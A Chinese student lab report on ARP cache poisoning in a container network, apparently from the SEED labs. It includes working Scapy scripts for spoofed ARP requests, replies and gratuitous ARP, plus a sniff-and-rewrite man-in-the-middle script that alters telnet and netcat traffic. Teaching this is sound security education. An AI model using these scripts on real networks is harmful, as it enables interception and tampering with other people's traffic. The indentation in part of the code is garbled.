

ARP Cache Poisoning Attack Lab

姓名：宋雨帆

学号：57118225

Task 1: ARP Cache Poisoning

A. using ARP request

在主机 M 上，构造一个 ARP 请求包并发送给主机 A。查看 A 的 ARP 缓存，看 M 的 MAC 地址是否映射到 B 的 IP 地址。

编写代码

```
root@81cb13f5f02c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
```

```
Open [v] ~/Desktop/Labs_20.04/Network
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP()
5A.op=1 # ARP request
6A.psrc='10.9.0.6'
7A.pdst='10.9.0.5'
8pkt = E/A
9sendp(pkt, iface='eth0')
```

在 M 主机上运行脚本

```
root@81cb13f5f02c:/volumes# python3 task1.py
Sent 1 packets.
```

在 A 主机上查看 ARP 缓存，发现 M 的 MAC 地址被映射到 B 的 IP 地址

```
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69 C             eth0
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
```

对比之前，可以发现 B 在 A 中的 MAC 地址被修改了

```
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:06 C             eth0
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
```

B. using ARP reply

在主机 M 上构造一个 ARP 回复包发送给主机 A，查看 A 的 ARP 缓存，看 M 的 MAC 地址是否映射到 B 的 IP 地址。尝试针对两种不同场景进行攻击：

- 场景 1: B 的 IP 已经在 A 的缓存中。

```
root@460b55961799:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask
10.9.0.6	ether	02:42:0a:09:00:06	C	
10.9.0.105	ether	02:42:0a:09:00:69	C	

编写 arp reply 脚本

```
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP()
5A.op=2 # ARP reply
6A.psrc='10.9.0.6'
7A.pdst='10.9.0.5'
8
9pkt = E/A
10sendp(pkt, iface='eth0')
```

运行脚本之后，发现在 A 中 B 的 ip 地址已经被修改

```
root@460b55961799:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0

- 场景 2: B 的 IP 不在 A 的缓存中。

清除 B 在 A 中的 ARP 缓存

```
root@460b55961799:/# arp -d 10.9.0.6
root@460b55961799:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask
10.9.0.105	ether	02:42:0a:09:00:69	C	

结果发现不能进行修改

```
root@460b55961799:/# arp -d 10.9.0.6
root@460b55961799:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask
10.9.0.105	ether	02:42:0a:09:00:69	C	

```
root@460b55961799:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask
10.9.0.105	ether	02:42:0a:09:00:69	C	

C. using ARP gratuitous message


在主机 M 上构造一个 ARP 免费报文，并将 M 的 MAC 地址映射到 B 的 IP 地址。请在与任务 1.B 中描述的相同的两种情况下发起攻击。ARP 免费报文是一种特殊的 ARP 请求报文。当主机需要更新所有其他机器的 ARP 缓存上的过时信息时使用它。免费 ARP 报文具有以下特点： - 源 IP 地址和目的 IP 地址相同，即发送免费

ARP 的主机的 IP 地址。- ARP 头和以太网头中的目的 MAC 地址都是广播 MAC 地址 (ff:ff:ff:ff:ff:ff)。- 预计不会收到回复。

- 场景 1: B 的 IP 已经在 A 的缓存中。

```
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.6          ether    02:42:0a:09:00:06 C
10.9.0.105        ether    02:42:0a:09:00:69 C
```

修改脚本如下:



```
task3.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poison
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP()
5
6A.psrc='10.9.0.6'
7A.pdst='10.9.0.6'
8A.hwdst='ff:ff:ff:ff:ff:ff'
9E.dst='ff:ff:ff:ff:ff:ff'
10
11pkt = E/A
12sendp(pkt, iface='eth0')
```

运行脚本, 查看结果, 发现也是成功修改了

```
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.6          ether    02:42:0a:09:00:06 C
10.9.0.105        ether    02:42:0a:09:00:69 C
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.6          ether    02:42:0a:09:00:69 C
10.9.0.105        ether    02:42:0a:09:00:69 C
```

- 场景 2: B 的 IP 不在 A 的缓存中。

同样, 运行脚本, 无法修改

```
root@460b55961799:/# arp -d 10.9.0.6
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.105        ether    02:42:0a:09:00:69 C
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.105        ether    02:42:0a:09:00:69 C
```


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

对 A, B 分别发动 ARP cache poisoning attack

代码如下

```
1#!/usr/bin/env python3
2from scapy.all import*
3A_ip = "10.9.0.5" #A 的 ip 地址
4B_ip = "10.9.0.6" #B 的 ip 地址
5M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
6E = Ether(src=M_mac)
7A1 = ARP(hwsrc=M_mac,psrc=B_ip,pdst=A_ip,op=1)
8pkt1 = E/A1
9A2 = ARP(hwsrc=M_mac,psrc=A_ip,pdst=B_ip,op=1)
10pkt2 = E/A2
11while 1:
12    sendp(pkt1,iface='eth0')
13    sendp(pkt2,iface='eth0')
```

A 中 B 的 IP 地址被定向到 M 的 MAC 地址

```
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.6          ether   02:42:0a:09:00:06 C
10.9.0.105        ether   02:42:0a:09:00:69 C
root@460b55961799:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.6          ether   02:42:0a:09:00:69 C
10.9.0.105        ether   02:42:0a:09:00:69 C
```

B 中 A 的 IP 地址被定向到 M 的 MAC 地址

```
root@f97eec52c2fb:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.5          ether   02:42:0a:09:00:05 C
10.9.0.105        ether   02:42:0a:09:00:69 C
root@f97eec52c2fb:/# arp -n
Address          HWtype  HWaddress      Flags Mask
10.9.0.5          ether   02:42:0a:09:00:69 C
10.9.0.105        ether   02:42:0a:09:00:69 C
```

Step 2(Testing)

关闭 ip_forward

```
root@81cb13f5f02c:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@81cb13f5f02c:/volumes#
```

使用 wireshark 抓取数据包, 发现 ARP 报错, 指示多个 IP 使用了同一个 MAC

No.	Time	Source	Destination	Protocol	Length	Info
17	2021-07-18 13:4...	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
18	2021-07-18 13:4...	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
19	2021-07-18 13:4...	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
20	2021-07-18 13:4...	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
21	2021-07-18 13:4...	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
22	2021-07-18 13:4...	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	44	10.9.0.6 is at 02:42:0a:09:00:06
23	2021-07-18 13:4...	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	44	10.9.0.6 is at 02:42:0a:09:00:06

Step 3 (Turn on IP forwarding).

重新打开 ip forwarding

```
root@81cb13f5f02c:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

此时中间人会转发两台主机间的数据包，能够收到 ping 的回应了

2	2021-07-18 13:5...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0
3	2021-07-18 13:5...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0
4	2021-07-18 13:5...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0
5	2021-07-18 13:5...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0
6	2021-07-18 13:5...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0
7	2021-07-18 13:5...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0
8	2021-07-18 13:5...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0

Step 4 (Launch the MITM attack).

首先打开 ip_forward

```
root@81cb13f5f02c:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

建立 telnet 连接

```
root@460b55961799:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f97eec52c2fb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

返回，关闭 ip forward

```
root@81cb13f5f02c:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```


此时，发动 arp 缓存中毒攻击

```

root@81cb13f5f02c:/volumes# python3 task5.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

攻击成功后，在此基础上继续发动中间人攻击，代码如下：



```

task3.py task1.py *task4.py
1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7def spoof_pkt(pkt):
8    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
9
10       newpkt = IP(bytes(pkt[IP]))
11       del(newpkt.chksum)
12       del(newpkt[TCP].payload)
13       del(newpkt[TCP].chksum)
14#####
15# Construct the new payload based on the old payload.
16# Students need to implement this part.
17    if pkt[TCP].payload:
18        data = pkt[TCP].payload.load # The original payload data
19        data_len=len(data)
20        newdata = 'Z'*data_len # No change is made in this sample code
21        send(newpkt/newdata)
22    else:
23        send(newpkt)
24    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
25        newpkt = IP(bytes(pkt[IP]))
26        del(newpkt.chksum)
27        del(newpkt[TCP].chksum)
28        send(newpkt)
29f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
30pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
31

```

此时再进入主机 A 10.9.0.5 效果就是，无论输入什么，都会出来 ZZZZZ

```
seed@f97eec52c2fb:~$ ZZZZZZZZZZ
```


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

与 Task2 类似，就是把脚本代码改一下，将 shi 改为 aaa

```
1#!/usr/bin/env python3
2from scapy.all import*
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7def spoof_pkt(pkt):
8    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
9        newpkt = IP(bytes(pkt[IP]))
10       del(newpkt.chksum)
11       del(newpkt[TCP].payload)
12       del(newpkt[TCP].chksum)
13       if pkt[TCP].payload:
14           data = pkt[TCP].payload.load # The original payload data
15           newdata = data.replace(b'song', b'AAAA')
16           send(newpkt/newdata)
17       else:
18           send(newpkt)
19     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
20         newpkt = IP(bytes(pkt[IP]))
21         del(newpkt.chksum)
22         del(newpkt[TCP].chksum)
23         send(newpkt)
24 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
25 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

与 Task 2 类似，只不过将 telnet 连接改为 nc，运行结果如下，攻击成功。

```
root@460b55961799:/# nc 10.9.0.6 9090
song
.
root@f97eec52c2fb:/# nc -lp 9090
AAAA
```